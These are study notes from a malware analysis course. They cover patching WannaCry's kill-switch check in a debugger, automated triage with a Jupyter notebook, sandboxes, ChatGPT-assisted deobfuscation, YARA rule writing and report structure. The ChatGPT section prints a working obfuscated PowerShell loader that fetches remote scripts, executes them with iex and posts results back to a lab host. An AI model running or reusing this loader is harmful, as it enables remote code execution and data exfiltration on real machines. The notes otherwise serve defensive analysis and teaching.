EST	74990EFO <wininet.InternetCloseHandle>
EDI	00CC000C

=>

it's not 0 => the jump will end the program

*bc the API call succeeded in being answered by the URL*

=>

- press F8 --> to see how the Zero Flag is setted

EFLAGS	00000206
ZF	0 PF 1 AF 0
OF	0 SF 0 DF 0
CF	0 TF 0 IF 1

ZF = 0 => with the jump the program will finish

=>

- double click to ZF flag --> to change its value

- in this way:

*even with INetSim enabled the malware will execute:*

=>


- press F8 until you reach the API call to the method that encrypt everything

004081AD	8B33 5CA14000	mov esi,word ptr ds,[<InternetCloseHandle>]	esi:InternetCloseHandle
004081A3	85FF	test edi,edi	
004081A5	75 15	jne ransomware.wannacry.4081BC	
004081A7	FFD6	call esi	
004081A9	6A 00	push 0	
004081AB	FFD6	call esi	
004081AD	E8 DEFFFFF	call ransomware.wannacry.408090	
004081B2	5F	pop edi	
004081B3	33C0	xor eax,eax	
004081B5	5E	pop esi	
004081B6	83C4 50	add esp,50	
004081B9	C2 1000	ret 10	
004081BC	FFD6	call esi	
004081BE	57	push edi	
004081BF	FFD6	call esi	

- press F8 to run API call

=>

we execute the malware even with INetSim



To continue the Advance analysis watch --> [this](#)

## Automation: Sandboxes & Pipelines

Automation is fundamental for Malware analysis

Most of all for --> the first part

## BlueJupyter: Automating Triage with Jupyter Notebooks

LAB:

`PMAT-labs/labs/5-1.Automation-BlueJupyter/FORTRIAGE.7z`

Jupyter --> way to [package your documentation and code together](#)

## Installing Blue-Jupyter in Docker

- Enable internet on REMnux (switch to NAT in the network settings)
- `git clone --branch PMAT-lab https://github.com/HuskyHacks/blue-jupyter.git && cd blue-jupyter`
- `sudo docker build -t bluejupyter .`
- When the image is finished building:  
`sudo docker run -it -p 8888:8888 -v /home/remnux/blue-jupyter:/src bluejupyter`
- if you want to add malware do the dropbox  
=>
  - copy the malware from the PMAT-labs repository
  - into the `/home/remnux/blue-jupyter/malware-analysis/dropbox/`  
=>  
in this way --> it will also copy into the container
- open the URL into the container to check if it works
- TURN OFF INTERNET

## Copy the LAB malware into REMnux

- extract the folder of the malware into Desktop  
PMAT-labs/labs/5-1.Automation-BlueJupyter/FORTRIAGE.7z
- cd Desktop
- python -m http.server 80
- on Remnux --> wget -r --no-parent http://10.0.0.3/FORTRIAGE

In this folder:

we have like --> 20 malwares

=>


we'll analyze them with Blue Jupyter

## Using Blue-Jupyter

- cd into blue-jupyter folder
- sudo docker run -it -p 8888:8888 -v /home/remnux/blue-jupyter:/src bluejupyter  
click on the last URL to open the notebook:

```
[I 09:21:56.034 NotebookApp] Use Control-C to stop this server and shut down all kernels (twice to skip confirmation).
[I 09:21:56.035 NotebookApp]
To access the notebook, open this file in a browser:
 file:///root/.local/share/jupyter/runtime/nbserver-1-open.html
Or copy and paste one of these URLs:
 http://69f353c38525:8888/?token=1de4efff1a13762f35e48f8b2a1165c8eee528f4d97cfdd2
 or http://127.0.0.1:8888/?token=1de4efff1a13762f35e48f8b2a1165c8eee528f4d97cfdd2
[I 09:26:35.748 NotebookApp] 302 GET /?token=1de4efff1a13762f35e48f8b2a1165c8eee528f4d97cfdd2 (172.17.0.1) 0.420000ms
```

- go to the malware-analysis folder > Open the Malware-Analysis.ipynb (that is the notebook)



=>

Copy the malwares into the dropbox folder:

- cd ~/blue-jupyter/malware-analysis/dropbox
- rm \*
- cp -r ~/Desktop/10.0.0.3/FORTRIAGE/\* .

Go the browser:

click run on each block of code --> to execute it

```
In [1]: # Imports
from hashlib import *
import sys
import os
from getpass import getpass
from virus_total_apis import PublicApi as VirusTotalPublicApi
import json
from MalwareSample import *
from pprint import pprint
import os.path
from time import sleep
```

Code

```
In [2]: MalwareSample.check_dir("dropbox")
MalwareSample.check_dir("saved-specimens")
empty = MalwareSample.is_dir_empty("dropbox")
if empty:
 print(r" \\--> " + recc + "Put some samples in the dropbox!")
```

Code

```
[*] Directory 'dropbox' exists.
[*] Directory 'saved-specimens' exists.
```

Output

```
In [3]: samples=ls dropbox/*
for s in samples:
 print(info + "Sample: " + s)
```

Code

```
[*] Sample: dropbox/out0.exe
[*] Sample: dropbox/out1.exe
[*] Sample: dropbox/out10.exe
[*] Sample: dropbox/out11.exe
[*] Sample: dropbox/out12.exe
[*] Sample: dropbox/out13.exe
[*] Sample: dropbox/out14.exe
[*] Sample: dropbox/out15.exe
[*] Sample: dropbox/out16.exe
[*] Sample: dropbox/out17.exe
[*] Sample: dropbox/out18.exe
[*] Sample: dropbox/out19.exe
```

output

=>

Each python block of code --> it will execute

in this way:

it will automate a lot of initial analysis for us

then:

```
In [4]: sample_obj = [MalwareSample(s) for s in samples]
```

### Create a Saved Specimen directory for the specimen(s)

```
In [5]: for obj in sample_obj:
 saved_sample_name = MalwareSample.create_specimen_dirs(obj.sample_name)
 obj.saved_sample_name = saved_sample_name
```

### Defang Sample

```
In [6]: for obj in sample_obj:
 sample_path = MalwareSample.move_and_defang(obj.sample_name, obj.save)
 obj.sample_path = sample_path
```

1. it will create a folder for each malware (to save the result for each of them)

- inside the /blue-jupyter/malware-analysis :
- it will create a folder --> saved-specimens
- inside that it will create a folder --> for each malware

2. it will **defang** each malware => it will **add an extra "malz" extension** to the malware so that it's safe to do don't execute it

- it will add the extension to each malware inside its own folder

=>

Continue pressing Run button:

=>

- Calculate **HASH** of the malwares

### SHA256 Sum

```
In [7]: for obj in sample_obj:
 hash = MalwareSample.get_sha256sum(obj.sample_path, obj.saved_sample_
 obj.sha256sum = hash
 print(info + obj.sample_name + ":" + obj.sha256sum)

[*] out0.exe: b56983e0168c49413ae8af56ed9a96f3e0cc2f584a3f1c985aacf8f609
057582
[*] out1.exe: 9e6508ae048a5a60dd751e61616412ee648479e38c16dca6a36f573087
```

- Extract Strings

using a tool called **StringSifter** --> **that uses AI to extract the strings**

=>

to run it we need to specify the n° of characters => insert 8

### StringSifter

StringSifter is a FLARE developed tool that uses an ML model to rank a binary's strings by relevance to malware analysis.

```
In [*]: length = int(input(recc + "Input your desired minimum string length [default is 4, 6-8 is recommended] >
[*] Input your desired minimum string length [default is 4, 6-8 is recommended] >
8

for obj in sample_obj:
 MalwareSample.pull_strings(length, obj.saved_sample_name, obj.sample_path)

[*] Written to outfile: saved-specimens/03-20-2024-094809_out0.exe/StringSifter-Out.log
[*] Written to outfile: saved-specimens/03-20-2024-094809_out1.exe/StringSifter-Out.log
[*] Written to outfile: saved-specimens/03-20-2024-094809_out10.exe/StringSifter-Out.log
[*] Written to outfile: saved-specimens/03-20-2024-094809_out11.exe/StringSifter-Out.log
```

=>

for now in each Folder we have:

- malware with extra extension
- the hash
- the extracted strings



Malware.out0.exe.  
malz



sha256sum.txt



StringSifter-Out.log

=>

open the String output:

each string has a value --> higher value means the can be potentially a malicious string

#### 1 StringSifter-Out.log

```
11.77 Licensed to The Apache Software Foundation, http://www.apache.org/

11.75 Licensed to The Apache Software Foundation, http://www.apache.org/
11.71 http://www.apache.org/licenses/LICENSE-2.0
11.57 Copyright 1996 Adam Twiss, Zeus Technology Ltd, http://www.zeustech.net/

11.54 Copyright 1996 Adam Twiss, Zeus Technology Ltd, http://www.zeustech.net/
10.60 Usage: %s [options] [http://]hostname[:port]/path
10.60 C:\local0\asf\release\build-2.2.14\support\Release\ab.pdb
9.23,%s %s HTTP/1.0
9.23,%s %s HTTP/1.0
8.97,WSOCK32.dll
8.90,VWS2_32.dll
8.86,ntdll.dll
```

- **Virus Total analysis:**

to use it:

- you need to be connected to the internet
- must use a valid VirusTotal API key to get the API results
- VirusTotal Public API keys are free and you can sign up for one here: <https://www.virustotal.com/gui/join-us>

#### VT Analysis

Submit samples to Virus Total and generate a malicious confidence level.

```
In []: VT_API_KEY = getpass("Enter VirusTotal API Key (blank if none): ")
```

```
In []: if VT_API_KEY:
 vt = VirusTotalPublicApi(VT_API_KEY)
else:
 print(info + "No VT API Key. Skipping...")
```

Note: If there are more than 4 samples in the dropbox, hashes are submitted with a sleep of 16 seconds to remain under the public API rate limit. So hit go, grab a beverage of choice, stretch out and relax. This could be a while depending on how many samples you're submitting.

```
In []: if VT_API_KEY:
 for obj in sample_obj:
 print(info + obj.sample_name + ";")
 print(r" \--> " + info + "SHA256sum: " + obj.sha256sum)
 res = vt.get_file_report(obj.sha256sum)
 conf = malicious_confidence(res)
 print(r" \--> " + info + "Confidence level: " + str(conf))
 crit_level = determine_criticality(conf)
 obj.criticality = crit_level

 if len(sample_obj) >= 5:
 sleep(16)

else:
 print(info + "No VT API Key. Skipping...")
```

- Create A zip for each folder and protect it with a password

#### Zip and Password Protect

```
for obj in sample_obj:
 zip_file = MalwareSample.zip_and_password_protect(obj.sample_path, obj.saved_sample_name)
 MalwareSample.delete_unzipped_sample(obj.sample_path, zip_file)
```

=>

The Jupyter notebook can be useful to:

- create your own workflow --> to automate the malware analysis
- also add documentation to the code

## Malware Sandboxing

malware sandbox --> virtual environment where malware

can be safely executed and analyzed without causing harm to the host

=>

our FlareVM is --> a malware sandbox

In internet:


exists websites --> that allow you to create an online malware sandbox (to execute and analyze)

example:

- [Any.Run](#) --> but required a business email
- [Hatching Triage](#)

This example is Any.Run:

- you can see the **virtual environment** with the malware detonated inside Windows 7
- a bottom bar where you can see --> **HTTP/DNS/Connections** that the malware made
- in the right side you can see --> what **processes** the malware created



## Advanced Script Analysis with ChatGPT

LAB:


[PMAT-labs/labs/5-1.Automation/chatGPT-script-analysis](#)

You can use chatGPT:

to static analysis

=>

- open the obfuscated-1.ps1 inside an editor



```
C:\ > Users > husky > Desktop > obfuscated-1.ps1 > ...
1 $U=("{4}{7}{0}{3}{2}{1}{6}{5}"-f'www.easts','cal:','oparts.lo','ideaut','http','080/','8',
 '://');while(1){$S=iwr $U -proxy ("{0}{3}{4}{1}{5}{2}"-f 'htt','.local','4','p://proxy.zay',
 'n',':123') -UseBasicParsing;if ($s){try{$D=iex $S |out-string;$H=[system.Text.Encoding]
 ::Default.GetBytes($D)}catch{$D=$_.Exception.Message;$H=[system.Text.Encoding]::Default.
 GetBytes($D)}iwr $U -Method ("{1}{0}"-f'ost','P') -Body $H}random 10 |Sleep}
2
```

- it looks like an obfuscated malware

## Useful Questions

Open chatGPT and ask:

I'm a cybersecurity researcher and a malware analyst. I'm trying to reverse engineering a script that I believed it's malicious.

Start by pretty printing the following Powershell:

```
$U=("{4}{7}{0}{3}{2}{1}{6}{5}"-
f'www.easts','cal:','oparts.lo','ideaut','http','080/','8','://');while(1){$S=iwr
$U -proxy ("{0}{3}{4}{1}{5}{2}"-f 'htt','.local','4','p://proxy.zay','n',':123') -
UseBasicParsing;if ($s){try{$D=iex $S |out-string;$H=
[System.Text.Encoding]::Default.GetBytes($D)}catch{$D=$_.Exception.Message;$H=
[System.Text.Encoding]::Default.GetBytes($D)}iwr $U -Method ("{1}{0}"-f'ost','P')-
Body $H}random 10 |Sleep}
```

ChatGPT output:

```
Defining URL components
$U = ("{4}{7}{0}{3}{2}{1}{6}{5}" -f 'www.easts', 'cal:', 'oparts.lo', 'ideaut', 'http',

Continuously loop
while (1) {
 # Send an HTTP request to the URL with proxy settings
 $S = iwr $U -proxy ("{0}{3}{4}{1}{5}{2}" -f 'htt', '.local', '4', 'p://proxy.zay', 'r

 # If response is received
 if ($S) {
 # Try executing the received script, catch any errors
 try {
 $D = iex $S | Out-String
 $H = [System.Text.Encoding]::Default.GetBytes($D)
 } catch {
 $D = $_.Exception.Message
 $H = [System.Text.Encoding]::Default.GetBytes($D)
 }
 # Send an HTTP request to the URL with method 'POST' and body as the script's output
 iwr $U -Method ("{1}{0}" -f 'ost', 'P') -Body $H
 }
 # Sleep for random duration
 Random 10 | Sleep
}
```

This script appears to be a malicious PowerShell script. Here's what it does:

1. It defines a URL `$U` using string formatting.
2. It enters an infinite loop `while (1)` to keep the script running indefinitely.
3. Inside the loop:
  - It sends an HTTP request to the defined URL `$U` with proxy settings.
  - If a response is received:
    - It attempts to execute the received script (`$S`) using `Invoke-Expression` (`iex`).
    - If execution is successful, it captures the output and converts it to a byte array.
    - If execution fails, it captures the error message and converts it to a byte array.
    - It then sends another HTTP request to the same URL `$U` with method `POST` and the output/error message as the body of the request.
  - It then sleeps for a random duration (between 0 and 9 seconds) before repeating the process.

This script essentially acts as a downloader and executor of potentially malicious scripts fetched from a remote server. It continuously fetches scripts from the specified URL, executes them, and reports the results back to the server. Additionally, it utilizes a proxy for the initial HTTP request.

**Ask for the code with comment:**

Can you add a comment to each line of the code to explain what it does?

**Response:**

```
Defining URL components
$U = ("{4}{7}{0}{3}{2}{1}{6}{5}" -f '/www.easts', 'cal:', 'oparts.lo',
'ideaut', 'http', '080/', '8', ':/')

Continuously loop
while (1) {
 # Send an HTTP request to the URL with proxy settings
 $S = Invoke-WebRequest $U -Proxy ("{0}{3}{4}{1}{5}{2}" -f 'htt',
'.local', '4',
 'p://proxy.zay', 'n', ':123') -
UseBasicParsing

 # If response is received
 if ($S) {
 # Try executing the received script, catch any errors
 try {
 $D = Invoke-Expression $S.Content | Out-String
 $H = [System.Text.Encoding]::Default.GetBytes($D)
 } catch {
 $D = $_.Exception.Message
 $H = [System.Text.Encoding]::Default.GetBytes($D)
 }

 # Send an HTTP request to the URL with method 'POST' and body
 # as the script's
 # output
 Invoke-WebRequest $U -Method ('POST') -Body $H
 }

 # Sleep for random duration
 Get-Random -Minimum 0 -Maximum 10 | Start-Sleep
}
```

**Ask for reassemble the URL:**

For the following line, can you reassemble the URL using placeholders and their corresponding values:

```
$U = ("{4}{7}{0}{3}{2}{1}{6}{5}" -f '/www.easts', 'cal:', 'oparts.lo', 'ideaut',
'http', '080/', '8', ':/')
```

**Ask for report:**

Write a malware analysis report for static analysis of this script

**Rewrite code with better variables**

Can you write again the code and using a more comprehensive variables that explain what they are doing

# Rule Writing & Report Publishing

## Writing YARA Rules

### What are YARA rules and Structure

LAB:

PMAT-labs/labs/5-2.RuleWriting/Malware.yara1.exe.malz.7z

YARA Rules:

are used to:

- **classify** and
- **identify malware samples**

by creating descriptions of malware families based on:

- **textual** or
- **binary patterns**

To do that we'll use the tool --> yara64

it takes 2 argument:

1. **rule file**

in which you write --> custom rules  
to be able to detect malware (based on contents of a file)

2. **file/directory**

yara will find if this file/directory --> contains some of the rules defined in the rule file

yara rules are easy to write:

=>

- open with an editor the yara\_template.yara file
- copy it on your physical HOST with VS Code
- install the YARA extension
- paste the file inside VS CODE

=> **This is a template for yara rules:**

```
rule Yara_Example {
 meta:
 last_updated = "2021-10-15"
 author = "PMAT"
 description = "A sample Yara rule for PMAT"

 strings:
 // Fill out identifying strings and other criteria

 condition:
 // Fill out the conditions that must be met to identify the binary
}
```

There are 3 sections:

- **meta** --> are the metadata of the yara rules

=>

- it describes --> when the rule is been written, WHO written it and a description
- strings --> contains variables (that them value is a string/hex bytes/...)
- =>
- yara will do **pattern matching** --> to identify if a malware contains those strings
- condition --> specifies the **conditions** on our variables that the malware must meet
- =>
- if yara does pattern recognition with our strings and find one of them inside a malware:
- =>
- also the conditions on this string (if exist) --> must be satisfied

## Writing strings section

Now we are going to write yara rules:

- let's assume we did the static analysis for the malware inside the LAB
- we identified a string inside the binary that can be --> a good detection criteria

• floss -n 7 Malware.yaral.exe.malz | grep "YOU'RETHEMANNOWDOG"

```
C:\Users\simone\Desktop
λ floss -n 7 Malware.yaral.exe.malz | grep "YOU'RETHEMANNOWDOG"
INFO: floss: extracting static strings
finding decoding function features: 100%[████████] 265/265 [00:00<00:00, 997.90 functions/s, skipped 2 library functions (0%)]
INFO: floss: stackstrings: extracting stackstrings from 236 functions
INFO: floss: results: Error: unhandled exception:
INFO: floss: results: Error: unhandled exception: [
extracting stackstrings: 100%[████████] 236/236 [00:01<00:00, 169.65 functions/s]
INFO: floss: tightstrings: extracting tightstrings from 7 functions...
extracting tightstrings from function 0x419820: 100%[████████] 7/7 [00:00<00:00, 45.00 functions/s]
INFO: floss: string decoder: decoding strings
INFO: floss: results: COV&@#
emulating function 0x419820 (call 1/1): 100%[████████] 23/23 [00:01<00:00, 13.14 functions/s]
INFO: floss: finished execution after 11.42 seconds
INFO: floss: rendering results
@YOU'RETHEMANNOWDOG
```

=>

we can assume that this string --> will be present in other malware that are similar to this

=>

- inside the strings section of the yara rules we can add a new criteria:

\$string1 = "YOU'RETHEMANNOWDOG" ascii ascii --> is the string type

```
rule Yara_Example {
 meta:
 last_updated = "2021-10-15"
 author = "PMAT"
 description = "A sample Yara rule for PMAT"

 strings:
 // Fill out identifying strings and other criteria
 $string1 = "YOU'RETHEMANNOWDOG" ascii

 condition:
 // Fill out the conditions that must be met to identify the binary
```

- From our hypothetical analysis we found that the malware is written in nim

=>

floss -n 7 Malware.yaral.exe.malz | grep "nim"

=>

- let's add a new criteria in the yara file:

\$string2 = "nim"

- we know that the file is a --> portable executable

file Malware.yaral.exe.malz

```
C:\Users\simone\Desktop
λ file Malware.yaral.exe.malz
Malware.yaral.exe.malz: PE32 executable (console) Intel 80386, for MS Windows, 16 sections
```

- =>
- we know that for portable executable file:  
the magic byte is --> MZ
- add new criteria for magic bytes:  
\$PE\_magic\_byte = "MZ"
  - we hypothetical identify a string of bytes that something bad is happening  
=>
  - add new criteria for HEX bytes:  
\$sus\_hex\_string = { FF E4 ?? 00 FF}  
as you can see --> we can specify the bytes and also a **WILDCARD**

## Writing condition section

First condition:

```
$PE_magic_byte at 0 and
if a malware contain our string PE_magic_byte
=>
to satisfied the pattern recognition => this string must be at position 0 (so as first Ch in the file)
AND
$PE_magic_byte at 0 and
($string1 and $string2) or
=>
AND must contains both string1 and string2 OR
$PE_magic_byte at 0 and
($string1 and $string2) or
$sus_hex_string OR find everything that contains the sus_hex_string
```

## Final YARA rules file

=>

these are our YARA rules:

```
rule Yara_Example {
 meta:
 last_updated = "2021-10-15"
 author = "PMAT"
 description = "A sample Yara rule for PMAT"

 strings:
 // Fill out identifying strings and other criteria
 $string1 = "YOURETHEMANNOWDOG" ascii
 $string2 = "nim"
 $PE_magic_byte = "MZ"
 $sus_hex_string = { FF E4 ?? 00 FF}

 condition:
 // Fill out the conditions that must be met to identify the binary
 $PE_magic_byte at 0 and
 ($string1 and $string2) or
 $sus_hex_string
}
```

Let's copy this text and paste it inside the FlareVM yara files

## Use our YARA rules with yara64

```
yara64 yara_template.yara Malware.yara1.exe.malz -w -p 32
```

-w --> clean warning output

-p --> to use threads

```
C:\Users\simone\Desktop
λ yara64 yara_template.yara Malware.yara1.exe.malz -w -p 32
Yara_Example Malware.yara1.exe.malz
```

It found detection for this malware

```
yara64 yara_template.yara Malware.yara1.exe.malz -s -w -p 32
```

-s --> print which and which location you detected a rule

```
C:\Users\simone\Desktop
λ yara64 yara_template.yara Malware.yara1.exe.malz -s -w -p 32
Yara_Example Malware.yara1.exe.malz
```

Name	Date modified
0-1 HandlingAndSafety	12/3/2023 9:25 AM
1-1 BasicStaticAnalysis	12/3/2023 9:25 AM
1-2 BasicDynamicAnalysis	12/3/2023 9:25 AM
1-3 Challenge-SillyPutty	12/3/2023 9:25 AM
2-1 AdvancedStaticAnalysis	12/3/2023 9:25 AM

yara64 yara\_template.yara . -w -p 32 --> scan entire current working directory

```
yara64 yara_template.yara -r C:\Users\ -w -p 32
```

scan RECURSIVELY from this directory to every directories that you find

=>

this last command --> is super powerful

bc **you can scan an entire file system**

## Writing & Publishing a Malware Analysis Report

Report template --> [here](#)


tips:

- start with an **Executive Summary**
  - first insert the --> SHA256sum
  - summarize what the malware does
  - when it has identified for the first time and on which OS
- **High Level Technical Summary**
  - summarize the technical part of the malware (how many parts, what they do...)
  - keep it a high level
  - create diagrams that represent the flow of the malware --> so it's easier to understand
  - defang the malicious URL --> common way is to replace t with x in http:  
  hxxps://...
- **Malware Composition**
  - here you write the details
  - how the malware functions and what is made of
  - use screenshot

- Basic Static Analysis
- Basic Dynamic Analysis keep them as long as you want
- Advance Static Analysis write everything you found
- Advance Dynamic Analysis
- Indicators of Compromise
  - Network Indicators
  - Host Indicators
- Rules and Signatures
  - yara rules
- Appendices
  - screenshots, tables, diagrams

## Paste in Word code and maintain same format and indentation

- Copy the code
- Right click on word And:



## Malware Analysis Methodology

- Build a [LAB](#) to analyze safely malware
  - Use [PMAT-FlareVM](#)
  - setup [INetSim](#)
- use snapshots to go back before detonations
- try detonation with or without INetSim
- Use a [convention](#) to save malware
- Basic Static Analysis:
  - find [hashes](#)
  - control them using [VIRUSTOTAL](#)
  - analyze string with [FLOSS](#), [PEStudio](#)
  - examine [IMPORT Address Table](#) with [PEView](#)
  - analyze API also with [PEStudio](#)
  - understand if the malware is [packed](#)
  - find more info with [Capa](#) to find [MITRE indication](#) and [Notes\\_PMAT > MBC](#)
- Basic Dynamic Analysis:
  - find [Network Indicators](#) with [Wireshark](#)

- find [Host indicators](#):
  - analyze processes and file creation with [Procmon](#)
  - analyze connections with [TCPView](#)
  - In case of reverse shell:
    - setup a [Fake DNS reply](#)
    - listen with [netcat](#) (also check this type of [netcat](#))
- Advanced Static Analysis:
  - use [cutter](#) to analyze assembly
  - find [main function](#) (even with no Debug Symbols)
  - watch with the graph view
  - focus on API call
  - COMBINE DIFFERENT TOOLS --> Procmon, TCPView
- Advanced Dynamic Analysis:
  - use [x32dbg](#) or x64dbg (based on 32/64 bit)
  - use breakpoint
  - work in // with cutter
  - CTRL+G to jump directly to memory address or find string
  - find the main triggers of the malware
  - how to [patch binaries](#)
  - how to work with [anti-analysis blocker](#)
- [Automate the analysis](#)
- Help with [ChatGPT](#)
- Learn how to write [YARA rules](#)
- Write a [report](#)
- Special type of malware:
  - [Excel malware](#)
  - [word malware](#)
  - analyze [shellcode](#)
  - analyze [obfuscated malware](#)
  - [HTML Applications](#)
  - why it's easy analyze [C# malware](#)
  - how to understand in [which languages is written the malware](#)
  - [Mobile Malware Analysis](#)

## Extra Resources to work with

[Extra malware sample](#)